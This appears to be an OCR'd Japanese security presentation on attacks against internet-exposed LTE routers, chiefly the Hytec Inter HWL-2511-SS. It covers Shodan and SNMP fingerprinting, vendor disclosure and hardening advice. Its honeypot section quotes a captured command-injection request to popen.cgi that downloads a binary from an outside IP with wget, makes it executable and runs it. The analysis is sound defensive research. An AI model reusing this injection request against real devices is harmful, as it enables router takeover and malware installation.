
モバイルルーターの場合の考察

- 本件では、ダークネット、Censys、ハニーポット・サウンドボックス等を用いて様々な調査・分析を行ったが、ルータ機器自体に脆弱性はなかったと理解している。例えば、サン電子製のルーターは、工場出荷時にWeb UIがLAN側のみオープンになっており、機器を提供したインストーラー（ユーザー：システムインテグレーター）が意図的にオープン設定に変更したものと推測される。
- さらに、公開設定になっていたにもかかわらず、パスワードは変更されていなかった。

- 以上の2点が今回の攻撃事例につながったと考えられる。しかし、（サン電子のルーターでは）最新のファームウェアでパスワードの変更が強制されており、ユーザー（設置者）のセキュリティ意識の向上が必要だろう。

Mobile Router of HYTEC INTER
ハイテクインター製モバイルルータ

特定のASでのホスト数の増加



送信元の調査

- Shodanを使用して調査したところ、SNMPとlighttpd(ライトなWebサーバソフト)が外部公開されていた
  - SNMP information included model number：HWL 2511-SS
  (SNMPの情報には、型番が記載)
  - HTTPS page identified the device's WebUI
  (HTTPSのページには、機器のWebUIを確認した)

Open Ports

161 443

// 161 / UDP

net-snmp


```
SNMP:
  Uptime: 89796923
  Description: HWL-2511-SS
  Versions:
    1
    3
  Name: HWL-2511-SS
  Ordescr: The MIB module for managing IP and ICMP implementations
  Engineid Format: text
  Contact: support@hytec.co.jp
  Oruptime: 90
  Engine Boots: 1
  Engineid Data: 80001f880430303a30333a37393a30373a43303a4643
  Enterprise: 8072
  Objectid: 1.3.6.1.4.1.43530.1.1
  Engine Time: 10 days, 9:26:02
  Orid: 1.3.6.1.2.1.4
  Location: Tokyo
```

// 443 / TCP

lighttpd 1.4.30

```
HTTP/1.1 200 OK
Content-Type: text/html
Accept-Ranges: bytes
ETag: "908416661"
Last-Modified: Mon, 05 Oct 2020 19:27:31 GMT
Content-Length: 13053
Date: Sat, 21 Oct 2023 04:29:21 GMT
Server: lighttpd/1.4.30
```

確認したモバイルルータのWebUI



ログイン不要でステータス画面を確認することができた。ただし、APN(Access Point Name(接続先事業者名等))の確認はパスワードを求められた

当該機器について

- ロゴおよびSNMPの情報からハイテクインター株式会社のHWL-2511-SSが接続されている可能性が高いと判断できる

- HWL-2511-SSのマニュアルを確認したところ、デフォルトではWebUIが公開であることが判明した

攻撃の観測

- 443/TCPでlighttpd1.4.30を返すハニーポットを作成したところ、攻撃を観測することができた。

```
GET /cgi-bin/popen.cgi?command=ping;wget%20-O%20/tmp/Hytec%20http://203.23.128.62:10081/download/Hytec;chmod%20777%20/
tmp/Hytec;/tmp/Hytec%202871ed18981c4316b59089f4ed9b5d8b%2026755& HTTP/1.1
Host: [redacted]:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KH
537.36
Accept-Encoding: gzip, deflate
Accept: text/plain, */*; q=0.01
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded; charset=UTF-8

HTTP/1.1 200 OK
Server: lighttpd/1.4.30
Content-Type: text/plain; charset=UTF-8
Date: Mon, 09 Oct 2023 07:23:36 GMT
Last-Modified: Fri, 22 Sep 2023 04:34:28 GMT
Accept-Ranges: bytes
Connection: close
Content-Length: 0
```

ファイル名がHytecになっている

ハイテクインターさんへ情報共有を実施

- 観測状況をハイテクインターさんに共有
  - ハイテクインターさんは、既に把握しており、対策にむけて動いていた
  - また、修正ファームも用意されていた
- さらに、公開された新ファームウェアと関連するセキュリティ対策では、「パスワードの変更と出来る限りWebUIを閉じるよう」に記載されていた。

■ご確認およびご依頼事項


1. ファームウェアを最新バージョンにアップデート
2. ユーザーパスワードは必ず10文字以上の任意のものに変更する
3. WEB GUIを公開しない（WEB ModeをHTTPに設定する）
4. 公開する場合は、HTTPSのポート番号を10000番以上のものに変更する
5. インターネットからのPINGに応答しない設定にする
6. SSHを無効にする
   使用する場合は、できるだけポート番号を10000番以上のものに変更する
7. TELNETを無効にする
   使用する場合は、できるだけポート番号を10000番以上のものに変更する
8. SNMPを無効にする
   使用する場合は、グループネームを初期値（Public）から変更する

[Important] Vulnerability Report on LTE Router HWL-2511-SS from
【重要】LTEルータ HWL-2511-SSの脆弱性に関するご報告

Backscatter: DarknetによるDDoS観測

DoS/DDoS攻撃とは、サーバやネットワークに大量のパケットを送信することで、サーバのリソースを枯渇させたり、ネットワークの帯域幅を占有したりして、サーバやネットワークの可用性を損なうことを目的とした攻撃である。


Backscatter: DDoS 観測

